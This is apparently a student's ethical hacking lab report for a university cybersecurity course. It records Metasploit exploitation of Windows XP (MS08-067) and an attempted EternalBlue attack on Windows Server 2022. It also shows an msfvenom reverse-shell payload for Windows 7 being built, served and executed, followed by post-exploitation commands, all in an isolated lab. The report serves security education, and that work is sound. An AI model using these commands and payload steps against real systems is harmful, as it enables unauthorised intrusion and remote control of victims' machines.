OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking

Eric Mung'aũ Preston

01228601

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof.**

You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).


Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. and 2. Run a port scan against the Windows XP using the nmap command to identify open ports and services. Identify the SMB port number (default: 445) and confirm that it is open.

Using the nmap command along with the IP address "192.168.10.14," I ran a port scan on the Windows XP system. To ensure that the SMB port was open, I ran the port scan "nmap -p445 192.168.10.14."


3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***






To launch Metasploit, I used the command “msfconsole” and to search for the exploit module, I used the command “search platform ms08_067_netapi” to also filter out all other modules.


4., 5., and 6. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload. Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.






Per the instructions, I set ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload. I set 5525 as the lport, 192.168.10.13 as the lhost, 192.168.10.14 as the rhost, and 445 as the rport. I then used the commands “show options” to show all current module and payload options and “exploit” to start the reverse TCP exploit. After the exploit, I used the commands “load espia” and “screengrab” to get a screenshot of the exploit which appears in the background of the screenshot above.

7. [Post-exploitation] In the meterpreter shell, display the target system’s local date and time.




To display the local date and time, I started with the “shell” command to get more access to the Windows XP shell and type the commands “date” and “time” to learn about the current date and time of the target system.

8. and 9. [Post-exploitation] In the meterpreter shell, get the SID of the user. [Post-exploitation] In the meterpreter shell, get the current process identifier.



Getting the SID and process identifier information required using the commands “getsid” and “getpid” to find the server SID and current PID.

10. [Post-exploitation] In the meterpreter shell, get system information about the target.





To get system information, I used the command “sysinfo” to find out the computer id code, the OS, architecture, system language, domain, logged on users, and Meterpreter.


Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)


In this task, try to use the same steps as shown in the video lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.


You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.














My procedure started with a port scan of the Windows Server 2022 VM with the command “nmap 192.168.10.19,” and then starting up Metasploit with the “msfconsole” command. Next, I entered “search ms17-010” to find the EternalBlue exploit. I then used the commands “use exploit/windows/smb/ms17-010_eternalblue” and then “show options” to set a new exploit and see the current configurations. I set the rhost to 192.168.10.19, the rport to 445, the lport to 4428, the lhost to 192.168.10.13, and set the payload by typing “set payload windows/x64/meterpreter/reverse_tcp.” After using the command “show options” again to see the new current configurations, I then used the “exploit” command to start the reverse TCP exploit, but no session was created.

Task C. Exploit Windows 7 with a deliverable payload (70 pt).


In this task, you need to create an executable payload with the required configurations below.


1. Once your payload is ready, you should upload it to the web server running on Kali Linux and, download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. **(10 pt).**


The requirements for your payload are :


• Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) **(5pt)**


• Listening port: ***5525*** **(5pt)**





















To deliver the custom payload, I started by opening up Metasploit with "msfconsole." I then typed the command "use exploit/multi/handler" to have a general exploit module in place. Next, I created a new terminal and typed the command "msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=5525 -f exe -o epres010.exe" to create a customized payload, went back to my previous terminal and set the payload with "set payload windows/meterpreter/reverse_tcp" to lock it in. I then used the command "show options" to see the current configurations and then set lhost to 192.168.10.13 and lport to 5525. Using "show options" again to view my changes, I then used the exploit command to have the shell listen for changes. Switching to the new terminal, I used the commands "cp epres010.exe /var/www/html" to upload the payload to the webserver, and "ls" to check that it was in the directory. Then, I started up the apache server with "service apache2 start" and checked the status with "service apache2 status." Next, I changed to the Windows 7 VM, opened Google Chrome, typed 192.168.10.13/epres010.exe into the search bar, downloaded and ran the file. Afterwards, the listening exploit finally started a session and finished with the meterpreter command prompt.

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**

While somewhat cut off, I used the “screenshot” command and saved a screenshot.

3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**



To create a file in the session, I started with the “shell” command to gain access, and used the command “echo “Time: $(date)” > epres010.txt” not only to create the file, but also put a timestamp. I then switched back to the meterpreter session and used the command “upload epres010.txt C:\users\Window 7\Desktop” to upload the Windows 7 VM. Logging into the VM, the file appeared on the desktop with the content within the file.